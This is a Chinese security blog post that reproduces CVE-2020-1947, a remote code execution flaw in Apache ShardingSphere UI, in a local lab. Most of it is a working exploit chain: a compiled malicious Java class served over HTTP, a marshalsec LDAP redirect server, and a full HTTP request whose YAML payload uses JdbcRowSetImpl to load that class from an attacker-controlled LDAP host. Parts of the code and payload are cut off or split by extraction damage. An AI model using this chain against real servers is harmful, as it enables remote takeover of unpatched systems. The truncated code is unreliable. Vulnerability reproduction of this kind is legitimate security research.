CVE-2020-1947：ShardingSphere RCE 复现

原创fa1ry Timeline Sec
1970-01-01原文

收录于话题
#漏洞复现文章合集
70个

点击上方蓝色字体关注我们，一起学安全！

本文作者：fa1ry（团队正式成员）

本文字数：1101

阅读时长：3~4min

声明：请勿用作违法用途，否则后果自负

0x01 简介

Apache ShardingSphere(Incubator)是一套开源的分布式数据库中间件解决方案组成的生态圈，它由Sharding-JDBC、Sharding-Proxy和Sharding-Sidecar（规划中）这3款相互独立，却又能够混合部署配合使用的产品组成。它们均提供标准化的数据分片、分布式事务和数据库治理功能，可适用于如Java同构、异构语言、云原生等各种多样化的应用场景。

0x02 漏洞概述

2020 年 3 月 11 日，发现 Apache ShardingSphere存在远程代码执行漏洞，经过验证的攻击者可以通过提交任意 YAML 代码实现远程代码执行。

0x03 影响版本

Apache ShardingSphere < 4.0.1

0x04 环境搭建

1、下载编译 shardingsphere-ui


下载地址：

```
https://github.com/apache/incubator-shardingsphere/archive/4.0.0.tar.gz
```

解压后构建


```
cd incubator-shardingsphere-4.0.0/sharding-distribution/sharding-ui-distribution/

# 编译构建

mvn clean package

# 进入到target目录

cd target

# 解压生成的ui

tar -zxvf apache-shardingsphere-incubating-4.0.0-sharding-ui-bin.tar.gz

# 执行
```

```
./bin/start
```



2、安装zookeeper

```
wget https://archive.apache.org/dist/zookeeper/zookeeper-3.4.10/zookeeper-3.4.10.tar.gz

# 将conf目录下的zoo_sample.cfg改名为zoo.cfg

mv zoo_sample.cfg zoo.cfg

# 进入bin目录启动zookeeper

./zkServer.sh start

# 默认端口是2181
```




3、配置注册中心

在浏览器输入

http://127.0.0.1:8088/#/registry-center

登录，默认账号密码是admin、admin

添加注册中心即可，命名空间和治理实例随便填就ok



之后激活添加的注册中心

0x05 漏洞复现

1、编译恶意类

在web服务器目录放上已经编译好的恶意类

```
 ✘ fairy@fairydeMacBook-Pro ~/Downloads/fastjson-under1247-rce/exp
public class Exploit {
    public Exploit(){
        try{
            Runtime.getRuntime().exec("/System/Applications/Calculato
        }catch(Exception e){
            e.printStackTrace();
        }
    }
    public static void main(String[] argv){
        Exploit e = new Exploit();
    }
}
 fairy@fairydeMacBook-Pro ~/Downloads/fastjson-under1247-rce/exp
 fairy@fairydeMacBook-Pro ~/Downloads/fastjson-under1247-rce/exp
Exploit.class Exploit.java
```

这边使用simplehttp搭建web服务

```
python -m SimpleHTTPServer 8080
```

```
 ✘ fairy@fairydeMacBook-Pro ~/Downloads/fastjson-under1247-rce/exp python -m SimpleHTTPServer 8080
Serving HTTP on 0.0.0.0 port 8080 ...
```

2、启动ldap服务

这边使用的是marshalsec，github链接：

```
https://github.com/mbechler/marshalsec
```


```
java -cp marshalsec-0.0.3-SNAPSHOT-all.jar
marshalsec.jndi.LDAPRefServer http://localhost:8080/#Exploit
```

```
fairy@fairydeMacBook-Pro ~/Downloads/fastjson-under1247-rce java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer http://localhost:8080/#Exploit
Listening on 0.0.0.0:1389
Send LDAP reference result for Exploit redirecting to http://localhost:8080/Exploit.class
Send LDAP reference result for Exploit redirecting to http://localhost:8080/Exploit.class
Send LDAP reference result for Exploit redirecting to http://localhost:8080/Exploit.class
Send LDAP reference result for Exploit redirecting to http://localhost:8080/Exploit.class
Send LDAP reference result for Exploit redirecting to http://localhost:8080/Exploit.class
```

3、用bp发包

```
POST /api/schema HTTP/1.1
Host: 127.0.0.1:8088
Connection: keep-alive
Content-Length: 573
Accept: application/json, text/plain, */*
Sec-Fetch-Dest: empty
Access-Token: <你自己的token>
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.132 Safari/537.36
Content-Type: application/json;charset=UTF-8
Origin: http://127.0.0.1:8088
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Referer: http://127.0.0.1:8088/
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9
Cookie: XDEBUG_SESSION=PHPSTORM; isNotIncognito=true; _ga=GA1.1.1488028278.1582862509; ki_r=; ki_t=1582862536268%3B1582862536268%3B1582862565588%3B1%3B2


{"name":"CVE-2020-1947","ruleConfiguration":"  encryptors:\n    encryptor_aes:\n
```

type: aes\n props:\n aes.key.value: 123456abc\n encryptor_md5:\n type: md5\n tables:\n t_encrypt:\n columns:\n user_id:\n plainColumn: user_plain\n cipherColumn: user_cipher\n encryptor: encryptor_aes\n order_id:\n cipherColumn: order_cipher\n encryptor: encryptor_md5","dataSourceConfiguration":"!!com.sun.rowset.JdbcRowSetImpl\n dataSourceName: ldap://127.0.0.1:1389/Exploit\n autoCommit: true"}



0x06 修复方式

请参考以下链接升级到最新版本且修改默认密码

https://github.com/apache/incubator-shardingsphere/releases

参考链接：

https://mp.weixin.qq.com/s/1vmXLZ_Dn7_BLDtSlj07Cw

键盘推荐

阅读原文看更多复现文章

Timeline Sec 团队

安全路上，与你并肩前行

精选留言

用户设置不下载评论

阅读全文